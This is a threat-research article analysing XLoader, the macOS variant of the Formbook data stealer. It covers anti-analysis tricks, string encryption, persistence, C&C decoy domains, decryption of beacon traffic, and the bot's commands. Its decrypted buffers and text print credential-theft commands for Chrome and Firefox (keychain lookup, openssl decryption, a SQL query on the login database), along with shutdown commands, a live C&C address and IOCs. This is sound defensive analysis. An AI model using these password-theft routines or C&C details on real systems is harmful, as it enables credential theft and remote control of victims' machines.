Time-proven tricks in a new environment: the macOS evolution of Formbook

By alexeybu

Published: 2021-07-27 · Archived: 2026-04-06 01:25:40 UTC

By: Alexey Bukhteyev & Raman Ladutska

The vast majority of threats for macOS are Adware such as Shlayer, Bundlore, Pirrit, and others. Compared to Windows, we only rarely encounter really harmful macOS malware that can steal sensitive data and cause serious damage. It is even more dangerous when developers of malware for macOS draw on their successful experience from similar development for Windows.

In one of our recent researches, we found that Formbook, one of the most prevalent data stealers, is now sold in the underground forum under a new name, XLoader, and has new capabilities that enable it to operate in macOS.


XLoader ads in the underground forum

Figure 1 – XLoader ads in the underground forum.

However, until June 2021, we did not come across a single macOS sample of this malware in the wild. We monitor a large number of macOS samples on a daily basis. Recently, we caught in our sandbox a suspicious macOS sample that had zero detects on VirusTotal:


macOS malicious sample with zero detects on VirusTotal

Figure 2 – macOS malicious sample with zero detects on VirusTotal.

The network traffic generated by this sample appeared to be very similar to something we saw previously:


Network traffic generated by XLoader for macOS

Figure 3 – Network traffic generated by XLoader for macOS.

We checked in our malware database and easily found an XLoader sample for Windows with the same campaign id "**09rb**" that generates similar network traffic:


Network traffic generated by XLoader for Windows

Figure 4 – Network traffic generated by XLoader for Windows.

In this article, we present detailed analysis of the malicious macOS sample we found and its features. The anti-analysis tricks, encryption, network communication, and the list of supported commands leave us in no doubt: we got our hands on an XLoader variant for macOS, which is really similar to Formbook malware.

Anti-analysis techniques

The XLoader binary doesn't have any imports except dlsym(). Function names are stored in two encrypted buffers. XLoader decrypts the names of the required functions and resolves their addresses using the **dlsym()** function:

Figure 5 – macOS XLoader anti-analysis techniques.

At the initialization stage, XLoader implements a simple **ptrace**-based anti-debugging technique:

Figure 6 – macOS XLoader anti-debugging technique.

Encrypted strings

Most of the text strings used by the malware, such as HTTP headers and filenames, as well as the URL of its C&C server, are encrypted and stored inside the buffers of a special form (so called "**encbufs**"). The encryption scheme is very similar to the one used in Formbook and XLoader for Windows, but the macOS version of XLoader has some distinguishing features.

In Formbook and both variants of XLoader, every encrypted buffer is prepended by a small function that is used to access the buffer. Some of the encrypted buffers contain data, while the other buffers contain a key used for decrypting other buffers.

The buffers containing the encrypted data and the keys are designed to look like valid function assembly code, with a prologue and the "**retn**" instruction at the end:

Figure 7 – Formbook and macOS XLoader encrypted buffers.

First, every buffer is passed to the decoding function, which removes the fake prologue, and extra bytes are added to make the data look like assembly code. XLoader for macOS is 64-bit executable; therefore, the decoding function is implemented for x64 assembly, while the XLoader version for Windows uses x86 assembly.

The decoded buffer that contains the encrypted data is then passed to the modified RC4 function. In all variants of Formbook and XLoader, this function is equivalent to the following C-code:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

```
void mod_rc4_decrypt(BYTE *buff, unsigned int buff_len, BYTE *key)

{

int i;

for (i = buff_len - 1; i > 0; i--)

buff[i - 1] -= buff[i];

for (i = 0; i < buff_len - 1; i++)

buff[i] -= buff[i + 1];

RC4(buff, buff_len, key, 20);

for (i = buffer_len - 1; i > 0; i--)

buff[i - 1] -= buff[i];

for (i = 0; i < buff_len - 1; i++)

buff[i] -= buff[i + 1];

}
```

void mod_rc4_decrypt(BYTE *buff, unsigned int buff_len, BYTE *key) { int i; for (i = buff_len - 1; i > 0; i--) buff[i - 1] -= buff[i]; for (i = 0; i < buff_len - 1; i++) buff[i] -= buff[i + 1]; RC4(buff, buff_len, key, 20); for (i = buffer_len - 1; i > 0; i--) buff[i - 1] -= buff[i]; for (i = 0; i < buff_len - 1; i++) buff[i] -= buff[i + 1]; }

```
void mod_rc4_decrypt(BYTE *buff, unsigned int buff_len, BYTE *key)
{
   int i;

   for (i = buff_len - 1; i > 0; i--)
      buff[i - 1] -= buff[i];
   for (i = 0; i < buff_len - 1; i++)
      buff[i] -= buff[i + 1];

   RC4(buff, buff_len, key, 20);

   for (i = buffer_len - 1; i > 0; i--)
      buff[i - 1] -= buff[i];
   for (i = 0; i < buff_len - 1; i++)
      buff[i] -= buff[i + 1];
}
```

The decryption flow for encrypted buffers is rather complicated and it's easier to visualize in a diagram:


Decryption of the data buffers in XLoader for macOS

Figure 8 – Decryption of the data buffers in XLoader for macOS.

The "**layer2_keys**" from the diagram above are calculated individually for each encrypted buffer using the following algorithm:


Deriving decryption keys for encrypted buffers

Figure 9 – Deriving decryption keys for encrypted buffers.

In the XLoader version for Windows, the encryption scheme remains the same as it was in Formbook, except for the number and the purpose of the encrypted buffers.

Persistence

In its initial run, the malware copies itself into the newly created, randomly named hidden folder in the user's home directory. The name of the application and of the executable binary is randomized as well. For example:

/Users/user/.wznlVRt83Jsd/HPyT0b4Hwxh.app/Contents/MacOS/HPyT0b4Hwxh

The malware creates an **Info.plist** file for the new application bundle using the template extracted from one of the encrypted buffers. Then, in a separate thread, XLoader runs its copy from the new path.

XLoader sets up an auto start by creating a new file with a random name in the LaunchAgents folder of the current user:

/Users/user/Library/LaunchAgents/com.wznlVRt83Jsd.HPyT0b4Hwxh.plist

After the installation is complete, XLoader stops execution while it continues its malicious activity in the child process.

Malware configuration

XLoader has two buffers in which it stores addresses used to search its C&C server. One of the buffers contains an address of a real C&C server in the following format:

www.iregentos[.]info/09rb/

Another buffer contains a list of decoy domains. This means that the domains from this list don't host a real C&C panel and are only used to mask the real C&C communication.


macOS XLoader decrypted buffer contain a list of 64 decoy domains and the C&C URI

Figure 10 – macOS XLoader decrypted buffer contain a list of 64 decoy domains and the C&C URI.

XLoader randomly chooses 16 of the 64 domain names and creates a list of URIs using the campaign id:

www.briannanbrown[.]com/09rb/ www.franciscobueno[.]guru/09rb/ …


XLoader randomly chooses 16 of 64 decoy domains

Figure 11 – XLoader randomly chooses 16 of 64 decoy domains.

In the created list, a random URI is replaced with the main URI extracted from the first buffer:


XLoader inserts the address of the C&C server into a random place in the list

Figure 12 – XLoader inserts the address of the C&C server into a random place in the list.

Therefore, every time the malware runs, the created list always contains the URI from the first buffer, while the other URIs can change.

This is different from the XLoader version for Windows in which the address of a real C&C server is contained in the list of “decoys.” However, we should emphasize that the XLoader versions for macOS and the Windows for the campaign **“09rb”** share the same real C&C server “**www.iregentos[.]info**”.

C&C communication

At first glance, if we look at the encrypted XLoader communication, we don't see any difference in comparison to Formbook. For C&C communication, XLoader uses the HTTP protocol and sends data using GET or POST requests, depending on the kind of data.

XLoader sends beaconing requests in a loop while the malware is running. The requests look like this:

GET /vpz6/?
Tl=tDdHvn8X6rT&qF7xr2rx=Rva7WvGfqee/ASq4k5lYe0dVNkfCuS3Tauh/YI8ic9vhGQpK/u62RmZZV0B
HTTP/1.1 Host: www.bostonm[.info Connection: close

XLoader sends the data in one of the values of the query string in BASE64-encoded form. The keys in the query string are randomly generated and don't contain useful data.

As opposed to Formbook, which uses one layer of RC4 encryption, in XLoader the data is RC4-encrypted in two layers. The key for the internal layer of encryption is calculated from the C2 URL using its own implementation of SHA1 with reversed DWORD endianness. The key for the second layer of encryption is calculated from one of the encrypted buffers extracted from the configuration (**common_c2_key**) using the modified RC4 cypher (see **mod_rc4_decrypt** above) and the previously calculated SHA1 for the URI.

To decrypt an XLoader request, we can use this algorithm:

1. Decode the value from the query string using BASE64:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

encrypted_data =
base64.b64decode("Rva7WvGfqee/ASq4k5lYe0dVNkfCuS3TauhC/YI8ic9vhGQpK/u62RmZZV0B")

#46f6bb5af19fa9e7bf012ab89399587b47553647c2b92dd36ae842fd823c89cf6f8464292bfbbad91999655d01

encrypted_data =
base64.b64decode("Rva7WvGfqee/ASq4k5lYe0dVNkfCuS3TauhC/YI8ic9vhGQpK/u62RmZZV0B")
#46f6bb5af19fa9e7bf012ab89399587b47553647c2b92dd36ae842fd823c89cf6f8464292bfbbad91999655d01

```
encrypted_data = base64.b64decode("Rva7WvGfqee/ASq4k5lYe0dVNkfCuS3TauhC/YI8ic9vhGQpK/u62RmZZV0B")
#46f6bb5af19fa9e7bf012ab89399587b47553647c2b92dd36ae842fd823c89cf6f8464292bfbbad91999655d01
```

2. Calculate the **c2_layer1_key** using modified SHA1:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

h = sha1(b"www.bostonm.info/vpz6/").digest()

c2_layer1_key = b"".join([struct.pack(">I", x) for x in struct.unpack("<IIIII", h)]) # f36e72e54647ffa7187046d3e035d0bd9d10c3c2

h = sha1(b"www.bostonm.info/vpz6/").digest() c2_layer1_key = b"".join([struct.pack(">I", x) for x in struct.unpack("<IIIII", h)]) # f36e72e54647ffa7187046d3e035d0bd9d10c3c2

```
h = sha1(b"www.bostonm.info/vpz6/").digest()
c2_layer1_key = b"".join([struct.pack(">I", x) for x in struct.unpack("<IIIII", h)])  # f36e72e54647
```

3. Decode **the common_c2_key** extracted from one of the encrypted buffers:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

common_c2_key = decode_encbuf(encbuf9)

0cbe4d36992df082c2efc4ec41a9ed571cbf14e9

common_c2_key = decode_encbuf(encbuf9) # 0cbe4d36992df082c2efc4ec41a9ed571cbf14e9

```
common_c2_key = decode_encbuf(encbuf9)
# 0cbe4d36992df082c2efc4ec41a9ed571cbf14e9
```

4. Decrypt the **common_c2_key** using **mod_rc4_decrypt** (see above) with the **c2_layer1_key** to get **c2_layer2_key**:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

c2_layer2_key = mod_rc4_decrypt(common_c2_key, c2_layer1_key)

00ad36f49703cee9023498d594df3b2e568ca3d2

c2_layer2_key = mod_rc4_decrypt(common_c2_key, c2_layer1_key) # 00ad36f49703cee9023498d594df3b2e568ca3d2

```
c2_layer2_key = mod_rc4_decrypt(common_c2_key, c2_layer1_key)
# 00ad36f49703cee9023498d594df3b2e568ca3d2
```

5. Decrypt the external layer using RC4 with the **c2_layer2_key**:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

internal_layer = ARC4.new(c2_layer2_key).decrypt(encrypted_data)

#901975c550a7d567ef93b4fdce0324aa9650561b567f4b73cb7da8549b83a84d1f181839155a4c86ee957cdf09

internal_layer = ARC4.new(c2_layer2_key).decrypt(encrypted_data) #901975c550a7d567ef93b4fdce0324aa9650561b567f4b73cb7da8549b83a84d1f181839155a4c86ee957cdf09

```
internal_layer = ARC4.new(c2_layer2_key).decrypt(encrypted_data)
#901975c550a7d567ef93b4fdce0324aa9650561b567f4b73cb7da8549b83a84d1f181839155a4c86ee957cdf09
```

6. Decrypt the internal layer using RC4 with the **c2_layer1_key**:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

decrypted = ARC4.new(c2_layer1_key).decrypt(internal_layer)

'XLNG:572E4DF71.1:OS X 10.14.0 Mojave:cm9vdA=='

decrypted = ARC4.new(c2_layer1_key).decrypt(internal_layer) # 'XLNG:572E4DF71.1:OS X 10.14.0 Mojave:cm9vdA=='

```
decrypted = ARC4.new(c2_layer1_key).decrypt(internal_layer)
# 'XLNG:572E4DF71.1:OS X 10.14.0 Mojave:cm9vdA=='
```

In XLoader for Windows, the **common_c2_key** value is additionally encrypted with another key stored in the configuration. Therefore, decrypting the communication of XLoader for Windows is a little bit harder.

After decrypting the data, we get the string which is sent in the beaconing message. The data format is similar to that in the Formbook malware:

```

```

XLNG:572E4DF71.1:OS X 10.14.0 Mojave:cm9vdA==

```

```

Where:

- "**XLNG**" – Magic bytes for XLoader.
- "**572E4DF7**" – Bot unique id, calculated as the CRC32/Bzip2 checksum of the 32-byte buffer containing the current user name and the **common_c2_key** (this can be used for validating the bot, but likely used only for bot identification).
- "**1.1**" – The malware version.
- "**OS X 10.14.0 Mojave**" – OS version.
- "**cm9vdA==**" – The base64-encoded user name ("root" in this case).

All other data that is sent by the bot or by a C&C server is RC4-encrypted in 2 layers and base64-encoded as well. Other than that, the C&C communication of the macOS XLoader malware is very similar to the Formbook communication.

If there are any commands for the bot, the C&C server replies with the data in the HTTP response body.

The decrypted response starts and ends with the "XLNG" magic string and has the following format:

```

```

XLNG4http://maliciouswebsite.comXLNG

```

```

Where:

- "**4**" – Command code ("Visit URL" in this case).
- "**http://maliciouswebsite.com**" – Command payload.

XLoader supports the following commands that are very similar to Formbook commands:

1	Download and execute file
2	Update bot
3	Uninstall bot
4	Visit URL
5	Clear cookies
6	Recover passwords (Firefox, Chrome)
7	Shutdown
8	Reboot
9	Download and unpack a zip archive with NSS3 library, recover Firefox passwords

Let's take a closer look at some of these commands and their implementation details.

Download and execute file

The content of the file to execute is sent in the message body (after "**XLNG1**"). Before the terminating "**XLNG**" magic sequence, the file extension is also provided. XLoader creates a file with a random name and the specified extension inside of the current user's home directory. For example:

/Users/user/5JCLglq.sh

The stored file is then executed using the **system()** function and the command line "open [filename]".

Visit URL

XLoader executes the shell command "**open** [URL]" when it receives this command.

Firefox password recovery

To get Firefox profiles, XLoader enumerates sub-folders in the "**/Library/Application Support/Firefox/Profiles**" folder. For each subfolder, XLoader opens the file "**/Library/Application**

Support/Firefox/Profiles/[prfile_name]/logins.json". XLoader decrypts the data from the "**logins.json**" files using the function "**PK11SDR_Decrypt**" from the "**libnss3.dylib**" library.

Chrome password recovery

XLoader obtains saved Chrome passwords from the SQLite database located in "**/Library/Application Support/Google/Chrome/Default/Login Data**" using the same algorithm described here.

First, it retrieves encrypted passwords from the Chrome SQLite database using the following query:

```
SELECT origin_url, username_value, password_value FROM logins
```

Then it derives the decryption key:


XLoader obtains the decryption key for the Chrome SQLite database

Figure 13 – XLoader obtains the decryption key for the Chrome SQLite database.

Finally, it decrypts the passwords using openssl:


XLoader decrypts Chrome passwords using openssl

Figure 14 – XLoader decrypts Chrome passwords using openssl.

Conclusion

The Formbook/XLoader malware has been a prominent threat for Windows users for more than five years. Recently, this malware has begun to affect macOS users as well. With approximately 200 million macOS users worldwide, this is definitely a promising new market for Xloader's creators. We found malicious samples for both

Windows and macOS in the wild, with the same configuration and that contact the same C&C servers. This allows attackers to control infected Windows and macOS machines from a single point.

The malware authors clearly drew upon their experience in Windows malware development, taking the existing Formbook codebase as a core for a new XLoader macOS version. The malware's use of anti-analysis tricks, obfuscation techniques and communication encryption all significantly complicate malware analysis and helped XLoader go unnoticed for a long time. We are constantly monitoring this evolving threat and provide Check Point customers with the relevant protections.

Appendix A: Indicators of Compromise

SHA256:
97d6b194da410db82d9974aec984cff8ac0a6ad59ec72b79d4b2a4672b5aa8aa
46adfe4740a126455c1a022e835de74f7e3cf59246ca66aa4e878bf52e11645d

MD5:
a17bf4533d7ec677a0d4bdae19e41ff2
997af06dda7a3c6d1be2f8cac866c78c

C&C server:
www.iregentos[.]info/09rb/

Appendix B: Decrypted Buffers

“buffer1_1480_strings”: [‘libobjc.A.dylib’, ‘libSystem.B.dylib’, ‘libsqlite3.0.dylib’, ‘libcrypto.dylib’, ‘libnss3.dylib’, ‘Cocoa’, ‘AppKit’, ‘CoreData’, ‘Foundation’, ‘CoreServices’, ‘CoreFoundation’, ‘ApplicationServices’, ‘.framework/Versions/’, ‘/System/Library/Frameworks/’, ‘/Library/LaunchAgents/com.’, ‘ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/’, ‘kern.osrelease’, ‘Puma’, ‘Jaguar’, ‘Panther’, ‘Tiger’, ‘Leopard’, ‘Snow Leopard’, ‘Lion’, ‘Mountain Lion’, ‘Mavericks’, ‘Yosemite’, ‘El Capitan’, ‘Sierra’, ‘High Sierra’, ‘Mojave’, ‘Catalina’, ‘persistent’, ‘\r\nConnection: close\r\n\r\n’, ‘POST ‘, ‘ HTTP/1.1\r\n’, ‘Host: ‘, ‘\r\nConnection: close\r\n’, ‘Content-Length: ‘, ‘\r\nCache-Control: no-cache\r\n’, ‘Origin: http://’, ‘\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/603.3.8 (KHTML, like Gecko)’, ‘\r\nContent-Type: application/x-www-form-urlencoded\r\n’, ‘Accept: */*\r\n’, ‘Referer: http://’, ‘\r\nAccept-Language: en-US’, ‘\r\nAccept-Encoding: gzip, deflate\r\n\r\ndat=’, ‘osascript -e \’tell app “System Events” to shut down\”, ‘osascript -e \’tell app “System Events” to restart\”, ‘/Library/Application Support/Google/Chrome/Default/Login Data’, ‘/Library/Application Support/Firefox/Profiles’, ‘SELECT origin_url, username_value, password_value FROM logins’, “security find-generic-password -wa ‘Chrome'”, “openssl enc -base64 -d -aes-128-cbc -iv ‘20202020202020202020202020202020’ -K “, ‘/Applications/Firefox.app/Contents/MacOS’, ‘DYLD_LIBRARY_PATH’, ‘Username: ‘, ‘Password: ‘, ‘formSubmitURL’, ‘usernameField’, ‘encryptedUsername’, ‘encryptedPassword’, ‘\\logins.json’, ‘\\signons.sqlite’]

“buffer2_874_funcnames”: [‘exit’, ‘open’, ‘read’, ‘write’, ‘dlsym’, ‘dlopen’, ‘geteuid’, ‘getpwuid’, ‘vm_region’, ‘vm_protect’, ‘vm_allocate’, ‘vm_deallocate’, ‘mach_task_self’, ‘shm_open’, ‘shm_unlink’, ‘sysctlbyname’, ‘usleep’, ‘arc4random’, ‘stat’, ‘fstat’, ‘mkdir’, ‘remove’, ‘system’, ‘_close’, ‘chmod’, ‘ptrace’, ‘pthread_create’, ‘gethostuuid’, ‘getenv’, ‘setenv’, ‘execv’, ‘kill’, ‘getpid’, ‘mmap’, ‘ftruncate’, ‘proc_listpids’, ‘proc_pidinfo’, ‘popen’, ‘pclose’, ‘fscanf’, ‘opendir’, ‘readdir’, ‘closedir’, ‘_CFRelease’, ‘_CFStringGetCStringPtr’, ‘_CFStringCreateWithCString’, ‘_CFUserNotificationDisplayAlert’, ‘objc_getClass’, ‘objc_msgSend’, ‘sel_registerName’, ‘_AXUIElementCreateApplication’, ‘_AXUIElementCopyAttributeValue’, ‘sqlite3_open’, ‘sqlite3_step’, ‘sqlite3_prepare_v2’, ‘sqlite3_column_text’, ‘sqlite3_column_blob’, ‘sqlite3_column_bytes’, ‘PKCS5_PBKDF2_HMAC_SHA1’, ‘NSS_Init’, ‘NSS_Shutdown’, ‘PK11_FreeSlot’, ‘PK11SDR_Decrypt’, ‘PK11_Authenticate’, ‘PK11_GetInternalKeySlot’]

“buffer3_68_funcnames”: [‘htons’, ‘socket’, ‘setsockopt’, ‘getaddrinfo’, ‘send’, ‘recv’, ‘connect’, ‘close’]

“buffer4_1201_decoys”: [‘anabelenfunes.com’, ‘cmdp0o7mi0-e.info’, ‘briannanbrown.com’, ‘drlindaydevenish.com’, ‘my6method.com’, ‘franciscobueno.guru’, ‘326ec.com’, ‘dutythrow.com’, ‘sdqz114.com’, ‘kikibeautyspace.com’, ‘fashionsbyfluff.com’, ‘nctichurch.com’, ‘hiphopjewelrybling.com’, ‘pressuakickz.com’, ‘hansonwedding2020.com’, ‘ssmjoin.com’, ‘thebinshaker.com’, ‘copytoronto.icu’, ‘newsshortage.com’, ‘noaccountbet-ci.com’, ‘vip72.club’, ‘je-tecengineering.com’, ‘fjdjkrjkfjkde.com’, ‘rshuahui.com’,

‘pgmedicaloxygencentre.com’, ‘primarycarewestpalmbeach.com’, ‘certificationbuilders.com’, ‘nikkisellsnv.com’, ‘vrcadearena.com’, ‘intrastreamer.com’, ‘sbhardwoodlumber.com’, ‘corpsecorral.com’, ‘autoprestige24.com’, ‘exploringelleblog.com’, ‘newrayfreight.com’, ‘natchbricks.com’, ‘weyeny.com’, ‘relexoo.space’, ‘thedoubletwelve.com’, ‘clinclan.com’, ‘damndawgleads.com’, ‘adhyashaktiastro.com’, ‘yavuzisitme.net’, ‘decoratudo.com’, ‘furnishyourhomes.com’, ‘askmohsin.com’, ‘forlgiss.net’, ‘electricbrandsusa.com’, ‘twotiredbikeshop.com’, ‘shopmasstrim.com’, ‘siderplan.com’, ‘originalwebcreations.com’, ‘parcel-rix.info’, ‘lidokeyhomes.info’, ‘theremedy-project.com’, ‘ugt6bpz6ucg.net’, ‘unclejoemomala.com’, ‘aika-prod.com’, ‘platinumbullion.net’, ‘idahosothebys.com’, ‘wellnessmywaynow.com’, ‘hypesoleco.com’, ‘lionzmf.info’, ‘zincfacemask.com’]
“buffer5_34_c2_url”: [‘www.iregentos[.]info/09rb/’, ‘/09rb/’]

Source: https://research.checkpoint.com/2021/time-proven-tricks-in-a-new-environment-the-macos-evolution-of-formbook/